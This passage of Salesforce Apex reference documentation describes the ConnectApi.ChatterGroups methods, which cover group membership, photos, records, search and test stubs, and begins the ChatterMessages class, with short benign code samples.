This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

getGroupMembershipRequests(communityId, groupId, status)

Returns information about every request to join the specified private group that has a specified status.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMembershipRequests getGroupMembershipRequests(String communityId, String groupId, ConnectApi.GroupMembershipRequestStatus status)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

status
Type: `ConnectApi.GroupMembershipRequestStatus`

status—The status of a request to join a private group.

- `Accepted`
- `Declined`
- `Pending`

Return Value

Type: ConnectApi.GroupMembershipRequests

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

`getGroups(communityId)`

Returns the first page of all the groups. The page contains the default number of items.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupPage getGroups(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.ChatterGroupPage`

`getGroups(communityId, pageParam, pageSize)`

Returns the specified page of information about all groups.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupPage getGroups(String communityId, Integer
pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterGroupPage`

`getGroups(communityId, pageParam, pageSize, archiveStatus)`

Returns the specified page of information about a set of groups with a specified group archive status.

API Version

29.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupPage getGroups(String communityId, Integer
pageParam, Integer pageSize, ConnectApi.GroupArchiveStatus archiveStatus)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

archiveStatus
Type: `ConnectApi.GroupArchiveStatus`

Specifies a set of groups based on whether the groups are archived or not.

- `All`—All groups, including groups that are archived and groups that are not archived.
- `Archived`—Only groups that are archived.
- `NotArchived`—Only groups that are not archived.

If you pass in `null`, the default value is `All`.

Return Value

Type: `ConnectApi.ChatterGroupPage`

getMember(communityId, membershipId)

Returns information about the specified group member.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMember getMember(String communityId, String membershipId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

membershipId
Type: String

The ID for a membership.

Return Value

Type: `ConnectApi.GroupMember`

getMembers(communityId, groupId)

Get the first page of information about members of a group. The page contains the default number of items.

API Version

28.0

Available to Guest Users

36.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMemberPage getMembers(String communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.GroupMemberPage`

getMembers(communityId, groupId, pageParam, pageSize)

Get the specified page of information about members of a group.

API Version

28.0

Available to Guest Users

36.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMemberPage getMembers(String communityId, String groupId,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.GroupMemberPage`

`getMembershipBatch(communityId, membershipIds)`

Gets information about the specified list of group memberships. Returns a list of `BatchResult` objects containing `ConnectApi.GroupMember` objects. Returns errors embedded in the results for group memberships that couldn't be accessed.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BatchResult[] getMembershipBatch(String communityId,
List<String> membershipIds)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

membershipIds
Type: List<String>

A list of up to 500 group membership IDs.

Return Value

Type: BatchResult[]

The BatchResult `getResults()` method returns a `ConnectApi.GroupMember` object.

Example

```
// Get members of a group.
ConnectApi.GroupMemberPage membersPage = ConnectApi.ChatterGroups.getMembers(null,
'0F9D00000000oOT');

// Create a list of membership IDs.
List<String> membersList = new List<String>();
for (ConnectApi.GroupMember groupMember : membersPage.members){
    membersList.add(groupMember.id);
}

// Get info about all group memberships in the list.
ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterGroups.getMembershipBatch(null,
 membersList);

for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print the first name of each member.
        ConnectApi.GroupMember groupMember;
        if(batchResult.getResult() instanceof ConnectApi.GroupMember) {
            groupMember = (ConnectApi.GroupMember) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(groupMember.user.firstName);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

SEE ALSO:

getGroupBatch(communityId, groupIds)

`getMyChatterSettings(communityId, groupId)`

Returns the context user's Chatter settings for the specified group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupChatterSettings getMyChatterSettings(String communityId,
String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.GroupChatterSettings`

getPhoto(communityId, groupId)

Returns information about the photo for the specified group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo getPhoto(String communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: ConnectApi.Photo

getRecord(communityId, groupRecordId)

Returns information about a record associated with a group.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupRecord getRecord(String communityId, String groupRecordId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupRecordId
Type: String

ID of the group record.

Return Value

Type: ConnectApi.GroupRecord

getRecords(communityId, groupId)

Returns the first page of records associated with the specified group. The page contains the default number of items.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupRecordPage getRecords(String communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.GroupRecordPage`

getRecords(communityId, groupId, pageParam, pageSize)

Returns the specified page from the list of records associated with a group.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupRecordPage getRecords(String communityId, String groupId,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: ConnectApi.GroupRecordPage

inviteUsers(groupId, invite)

Invite internal and external users to join a group.

API Version

39.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Invitations inviteUsers(String groupId, ConnectApi.InviteInput invite)
```

Parameters

groupId
Type: String

ID of the group.

invite
Type: ConnectApi.InviteInput

A ConnectApi.InviteInput body.

Return Value

Type: ConnectApi.Invitations

postAnnouncement(communityId, groupId, announcement)

Posts an announcement to the group.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Announcement postAnnouncement(String communityId, String groupId, ConnectApi.AnnouncementInput announcement)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

announcement
Type: `ConnectApi.AnnouncementInput`

A `ConnectApi.AnnouncementInput` object.

Return Value

Type: `ConnectApi.Announcement`

Usage

Use an announcement to highlight information. Users can discuss, like, and post comments on announcements. Deleting the feed post deletes the announcement.

To post an announcement, get information about an announcement, update the expiration date of an announcement, or delete an announcement, use the methods of the `ConnectApi.Announcements` class.

removeRecord(communityId, groupRecordId)

Removes the association of a record with a group.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static Void removeRecord(String communityId, String groupRecordId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupRecordId
Type: String

ID of the group record.

Return Value

Type: Void

requestGroupMembership(communityId, groupId)

Requests membership in a private group for the context user.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMembershipRequest requestGroupMembership(String
communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.GroupMembershipRequest`

Sample: Requesting to Join a Private Group

This sample code calls `ConnectApi.ChatterGroups.requestGroupMembership` to request to join a private group.

```
String communityId = null;
ID groupId = '0F9x00000000hAZ';

ConnectApi.GroupMembershipRequest membershipRequest =
ConnectApi.ChatterGroups.requestGroupMembership(communityId, groupId);
```

searchGroups(communityId, q)

Returns the first page of groups that match the specified search criteria. The page contains the default number of items.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupPage searchGroups(String communityId, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards. Can be specified as `null`.

Return Value

Type: `ConnectApi.ChatterGroupPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchGroups(communityId, q, result)

Testing ConnectApi Code

searchGroups(communityId, q, pageParam, pageSize)

Returns the specified page of groups that match the specified search criteria.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupPage searchGroups(String communityId, String q,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards. Can be specified as `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterGroupPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchGroups(communityId, q, pageParam, pageSize, result)

Testing ConnectApi Code

searchGroups(communityId, q, archiveStatus, pageParam, pageSize)

Returns the specified page of groups that match the specified search criteria and that have the specified archive status.

API Version

29.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupPage searchGroups(String communityId, String q,
ConnectApi.GroupArchiveStatus archiveStatus, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards. Can be specified as `null`.

archiveStatus
Type: `ConnectApi.GroupArchiveStatus`

archiveStatus Specifies a set of groups based on whether the groups are archived or not.

- `All`—All groups, including groups that are archived and groups that are not archived.
- `Archived`—Only groups that are archived.
- `NotArchived`—Only groups that are not archived.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterGroupPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchGroups(communityId, q, archiveStatus, pageParam, pageSize, result)

Testing ConnectApi Code

`setBannerPhoto(communityId, groupId, fileId, versionNumber)`

Sets the group banner photo to an already uploaded file.

API Version

36.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BannerPhoto setBannerPhoto(String communityId, String groupId,
String fileId, Integer versionNumber)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`groupId`
Type: String

The ID of the group.

`fileId`
Type: String

The ID of the already uploaded file. The key prefix must be 069, and the image must be smaller than 8 MB.

`versionNumber`
Type: Integer

Version number of the existing file. Specify either an existing version number or, to get the latest version, specify `null`.

Return Value

Type: ConnectApi.BannerPhoto

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

Photos are processed asynchronously and may not be visible right away.

`setBannerPhoto(communityId, groupId, fileUpload)`

Sets the group banner photo to a file that hasn't been uploaded.

API Version

36.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BannerPhoto setBannerPhoto(String communityId, String groupId,
ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID of the group.

fileUpload
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: ConnectApi.BannerPhoto

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

Photos are processed asynchronously and may not be visible right away.

`setBannerPhotoWithAttributes(communityId, groupId, bannerPhoto)`

Sets and crops an already uploaded file as the group banner photo.

API Version

36.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BannerPhoto setBannerPhotoWithAttributes(String communityId,
String groupId, ConnectApi.BannerPhotoInput bannerPhoto)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID of the group.

bannerPhoto
Type: `ConnectApi.BannerPhotoInput`

A `ConnectApi.BannerPhotoInput` object that specifies the ID and version of the file, and how to crop the file.

Return Value

Type: ConnectApi.BannerPhoto

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

Photos are processed asynchronously and may not be visible right away.

setBannerPhotoWithAttributes(communityId, groupId, bannerPhoto, fileUpload)

Sets the group banner photo to a file that hasn't been uploaded and requires cropping.

API Version

36.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BannerPhoto setBannerPhotoWithAttributes(String communityId,
String groupId, ConnectApi.BannerPhotoInput bannerPhoto, ConnectApi.BinaryInput
fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID of the group.

bannerPhoto
Type: `ConnectApi.BannerPhotoInput`

A `ConnectApi.BannerPhotoInput` object specifying the cropping parameters.

fileUpload
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: ConnectApi.BannerPhoto

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

Photos are processed asynchronously and may not be visible right away.

`setPhoto(communityId, groupId, fileId, versionNumber)`

Sets the group photo to an already uploaded file.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhoto(String communityId, String groupId, String
fileId, Integer versionNumber)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

fileId
Type: String

ID of a file already uploaded. The key prefix must be 069, and the file must be an image that is smaller than 2 GB.

versionNumber
Type: Integer

Version number of the existing file. Specify either an existing version number or, to get the latest version, specify `null`.

Return Value

Type: `ConnectApi.Photo`

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

Photos are processed asynchronously and may not be visible right away.

Sample: Updating a Group Photo with an Existing File

When a group is created, it doesn't have a group photo. You can set an existing photo that has already been uploaded to Salesforce as the group photo. The key prefix must be 069 and the file size must be less than 2 GB.

```
String communityId = null;
ID groupId = '0F9x00000000hAK';
ID fileId = '069x00000001Ion';

// Set photo
ConnectApi.Photo photo = ConnectApi.ChatterGroups.setPhoto(communityId, groupId, fileId,
null);
```

setPhoto(communityId, groupId, fileUpload)

Sets the group photo to the specified blob..

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhoto(String communityId, String groupId,
ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

fileUpload
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: `ConnectApi.Photo`

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

Photos are processed asynchronously and may not be visible right away.

Sample: Uploading a New File and Using it as a Group Photo

When a group is created, it doesn't have a group photo. You can upload a photo and set it as the group photo.

```
String communityId = null;
ID groupId = '0F9x00000000hAP';
ID photoId = '069x00000001Ioo';

// Set photo
List<ContentVersion> groupPhoto = [Select c.VersionData From ContentVersion c where
ContentDocumentId=:photoId];
ConnectApi.BinaryInput binary = new ConnectApi.BinaryInput(groupPhoto.get(0).VersionData,
 'image/png', 'image.png');
ConnectApi.Photo photo = ConnectApi.ChatterGroups.setPhoto(communityId, groupId, binary);
```

`setPhotoWithAttributes(communityId, groupId, photo)`

Sets and crops an already uploaded file as the group photo.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String groupId,
ConnectApi.PhotoInput photo)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

photo
Type: `ConnectApi.PhotoInput`

A `ConnectApi.PhotoInput` object that specifies the ID and version of the file, and how to crop the file.

Return Value

Type: `ConnectApi.Photo`

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

Photos are processed asynchronously and may not be visible right away.

`setPhotoWithAttributes(communityId, groupId, photo, fileUpload)`

Sets and crops a binary input as the group photo.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String groupId,
ConnectApi.PhotoInput photo, ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

photo
Type: ConnectApi.PhotoInput

A ConnectApi.PhotoInput object that specifies how to crop the file specified in *fileUpload*.

fileUpload
Type: ConnectApi.BinaryInput

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: ConnectApi.Photo

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

Photos are processed asynchronously and may not be visible right away.

updateGroup(communityId, groupId, groupInput)

Update the settings of a group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroup updateGroup(String communityId, String groupId,
ConnectApi.ChatterGroupInput groupInput)
```

Parameters

communityId
Type: String

Use either the ID for a community, internal, or null.

groupId
Type: String

The ID for a group.

groupInput
Type: ConnectApi.ChatterGroupInput

A `ConnectApi.ChatterGroupInput` object.

Return Value

Type: `ConnectApi.ChatterGroup`

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission. Use this method to update any settings in the `ConnectApi.ChatterGroupInput` class. These settings include the group title and text in the "Information" section, whether the group is public or private, and whether the group is archived.

Example

This example archives a group:

```
String groupId = '0F9D00000000qSz';
String communityId = null;

ConnectApi.ChatterGroupInput groupInput = new ConnectApi.ChatterGroupInput();
groupInput.isArchived = true;

ConnectApi.ChatterGroups.updateGroup(communityId, groupId, groupInput);
```

`updateGroupMember(communityId, membershipId, role)`

Updates the specified group membership with the specified role in the specified community. This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroup updateGroupMember(String communityId, String
membershipId, ConnectApi.GroupMembershipType role)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

membershipId
Type: String

The ID for a membership.

role
Type: ConnectApi.GroupMembershipType

The group membership type. One of these values:

- GroupManager
- StandardMember

Return Value

Type: ConnectApi.ChatterGroup

updateMyChatterSettings(communityId, groupId, emailFrequency)

Updates the context user's Chatter settings for the specified group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupChatterSettings updateMyChatterSettings(String communityId,
String groupId, ConnectApi.GroupEmailFrequency emailFrequency)
```

Parameters

communityId
Type: String

Use either the ID for a community, internal, or null.

groupId
Type: String

The ID for a group.

emailFrequency
Type: ConnectApi.GroupEmailFrequency

emailFrequency—Specifies the frequency with which a user receives email.

- EachPost
- DailyDigest
- WeeklyDigest
- Never
- UseDefault

The value UseDefault uses the value set in a call to updateChatterSettings(communityId, userId, defaultGroupEmailFrequency).

Return Value

Type: ConnectApi.GroupChatterSettings

updateRequestStatus(communityId, requestId, status)

Updates a request to join a private group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMembershipRequest updateRequestStatus(String communityId,
String requestId, ConnectApi.GroupMembershipRequestStatus status)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

requestId
Type: String

The ID for a request to join a private group.

status
Type: `ConnectApi.GroupMembershipRequestStatus`

The status of the request:

- `Accepted`
- `Declined`

The `Pending` value of the enum is not valid in this method.

Return Value

Type: ConnectApi.GroupMembershipRequest

Usage

This method is successful only when the context user is the group manager or owner, or has “Modify All Data” permission.

Sample: Accepting or Declining a Request to Join a Private Group

This sample code calls `ConnectApi.ChatterGroups.updateRequestStatus` and passes it the membership request ID and an `ConnectApi.GroupMembershipRequestStatus.Accepted` status. You can also pass `ConnectApi.GroupMembershipRequestStatus.Declined`.

```
String communityId = null;
ID groupId = '0F9x00000000hAZ';
String requestId = '0I5x000000001snCAA';

ConnectApi.GroupMembershipRequest membershipRequestRep =
ConnectApi.ChatterGroups.updateRequestStatus(communityId, requestId,
ConnectApi.GroupMembershipRequestStatus.Accepted);
```

updateRequestStatus(communityId, requestId, status, responseMessage)

Updates a request to join a private group and optionally provides a message when the request is denied.

API Version

35.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMembershipRequest updateRequestStatus(String communityId,
String requestId, ConnectApi.GroupMembershipRequestStatus status, String responseMessage)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

requestId
Type: String

The ID for a request to join a private group.

status
Type: `ConnectApi.GroupMembershipRequestStatus`

The status of the request:

- `Accepted`
- `Declined`

The `Pending` value of the enum is not valid in this method.

responseMessage
Type: String

Provide a message to the user if their membership request is declined. The value of this property is used only when the value of the `status` property is `Declined`.

The maximum length is 756 characters.

Return Value

Type: `ConnectApi.GroupMembershipRequest`

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

ChatterGroups Test Methods

The following are the test methods for `ChatterGroups`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

`setTestSearchGroups(communityId, q, result)`

Registers a `ConnectApi.ChatterGroupPage` object to be returned when the matching `ConnectApi.searchGroups` method is called in a test context. Use the test method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestSearchGroups(String communityId, String q,
ConnectApi.ChatterGroupPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards. Can be specified as `null`.

result
Type: `ConnectApi.ChatterGroupPage`

The test `ConnectApi.ChatterGroupPage` object.

Return Value

Type: Void

SEE ALSO:

searchGroups(communityId, q)

Testing ConnectApi Code

setTestSearchGroups(communityId, q, pageParam, pageSize, result)

Registers a `ConnectApi.ChatterGroupPage` object to be returned when the matching `ConnectApi.searchGroups` method is called in a test context. Use the test method with the same parameters or you receive an exception.

API Version

28.0

Signature

```
public static Void setTestSearchGroups(String communityId, String q, Integer pageParam,
Integer pageSize, ConnectApi.ChatterGroupPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards. Can be specified as `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: `ConnectApi.ChatterGroupPage`

The test `ConnectApi.ChatterGroupPage` object.

Return Value

Type: Void

SEE ALSO:

searchGroups(communityId, q, pageParam, pageSize)

Testing ConnectApi Code

setTestSearchGroups(communityId, q, archiveStatus, pageParam, pageSize, result)

Registers a `ConnectApi.ChatterGroupPage` object to be returned when the matching `ConnectApi.searchGroups` method is called in a test context. Use the test method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestSearchGroups(String communityId, String q,
ConnectApi.GroupArchiveStatus, archiveStatus, Integer pageParam, Integer pageSize,
ConnectApi.ChatterGroupPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards. Can be specified as `null`.

archiveStatus
Type: `ConnectApi.GroupArchiveStatus`

*archiveStatus*Specifies a set of groups based on whether the groups are archived or not.

- `All`—All groups, including groups that are archived and groups that are not archived.
- `Archived`—Only groups that are archived.
- `NotArchived`—Only groups that are not archived.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: ConnectApi.ChatterGroupPage

The test ConnectApi.ChatterGroupPage object.

Return Value

Type: Void

SEE ALSO:

searchGroups(communityId, q, archiveStatus, pageParam, pageSize)

Testing ConnectApi Code

ChatterMessages Class

Access and modify message and conversation data.

Namespace

ConnectApi

Usage

Use Chatter in Apex to get, send, search, and reply to messages. You can also get and search conversations, mark conversations as read, and get a count of unread messages.

ChatterMessages Methods

The following are methods for ChatterMessages. All methods are static.

IN THIS SECTION:

getConversation(conversationId)
Returns a conversation the context user has access to.

getConversation(conversationId, pageParam, pageSize)
Returns a conversation the context user has access to.

getConversation(communityId, conversationId)
Returns a conversation the context user has access to across their available communities.

getConversation(communityId, conversationId, pageParam, pageSize)
Returns a conversation from a specific page with a specific number of results the context user has access to across their available communities.

getConversations()
Returns the most recent conversations the context user has access to.

getConversations(pageParam, pageSize)
Returns a specific page of conversations the context user has access to.

getConversations(communityId)

Returns the most recent conversations the context user has access to across their available communities.

getConversations(communityId, pageParam, pageSize)

Returns a specific page of conversations with a specific number of results the context user has access to across their available communities.

getMessage(messageId)

Returns a message the context user has access to.

getMessage(communityId, messageId)

Returns a message the context user has access to across their available communities.

getMessages()

Returns a list of the most recent messages the context user has access to.

getMessages(pageParam, pageSize)

Returns the specified page of messages the context user has access to.

getMessages(communityId)

Returns a list of the most recent messages the context user has access to across their available communities.

getMessages(communityId, pageParam, pageSize)

Returns the specified page of messages with the specified number of results the context user has access to across their available communities.

getUnreadCount()

Returns the number of conversations the context user has marked unread. If the number is less than 50, it will return the exact unreadCount, and hasMore = false. If the context user has more than 50, unreadCount = 50 and hasMore = true.

getUnreadCount(communityId)

Returns the number of conversations the context user has marked unread across their available communities. If the number is less than 50, it will return the exact unreadCount, and hasMore = false. If the context user has more than 50, unreadCount = 50 and hasMore = true.

markConversationRead(conversationId, read)

Marks a conversation as read for the context user.

markConversationRead(communityId, conversationID, read)

Marks a conversation as read or unread for the context user across their available communities.

replyToMessage(text, inReplyTo)

Adds the specified text as a response to a previous message the context user has access to.

replyToMessage(communityId, text, inReplyTo)

Adds the specified text as a response to a previous message the context user has access to across their available communities.

searchConversation(conversationId, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search.

searchConversation(conversationId, pageParam, pageSize, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search.

searchConversation(communityId, conversationId, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search across their available communities.

searchConversation(communityId, conversationId, pageParam, pageSize, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search across their available communities.

searchConversations(q)

Returns a page of conversations the context user has access to where member names and messages in the conversations match any of the specified search criteria.

searchConversations(pageParam, pageSize, q)

Returns a page of conversations the context user has access to where member names and messages in the conversations match any of the specified search criteria.

searchConversations(communityId, q)

Returns a page of conversations the context user has access to where member names and messages in the conversations match any of the specified search criteria across their available communities.

searchConversations(communityId, pageParam, pageSize, q)

Returns a specific page of conversations with the specified number of results the context user has access to where member names and messages in the conversations match any of the specified search criteria across their available communities.

searchMessages(q)

Returns a page of messages the context user has access to that matches any of the specified criteria.

searchMessages(pageParam, pageSize, q)

Returns a page of messages the context user has access to that matches any of the specified criteria.

searchMessages(communityId, q)

Returns a page of messages the context user has access to that matches any of the specified criteria across their available communities.

searchMessages(communityId, pageParam, pageSize, q)

Returns a specific page of messages with the specified number of results the context user has access to that matches any of the specified criteria across their available communities.

sendMessage(text, recipients)

Sends the specified text to the indicated recipients.

sendMessage(communityId, text, recipients)

Sends the specified text to the indicated recipients across their available communities.

`getConversation(conversationId)`

Returns a conversation the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation getConversation(String conversationId)
```

Parameters

conversationId
Type: String

Specify the ID for the conversation.

Return Value

Type: `ConnectApi.ChatterConversation`

getConversation(conversationId, pageParam, pageSize)

Returns a conversation the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation getConversation(String conversationId,
String pageParam, Integer pageSize)
```

Parameters

conversationId
Type: String

Specify the ID for the conversation.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

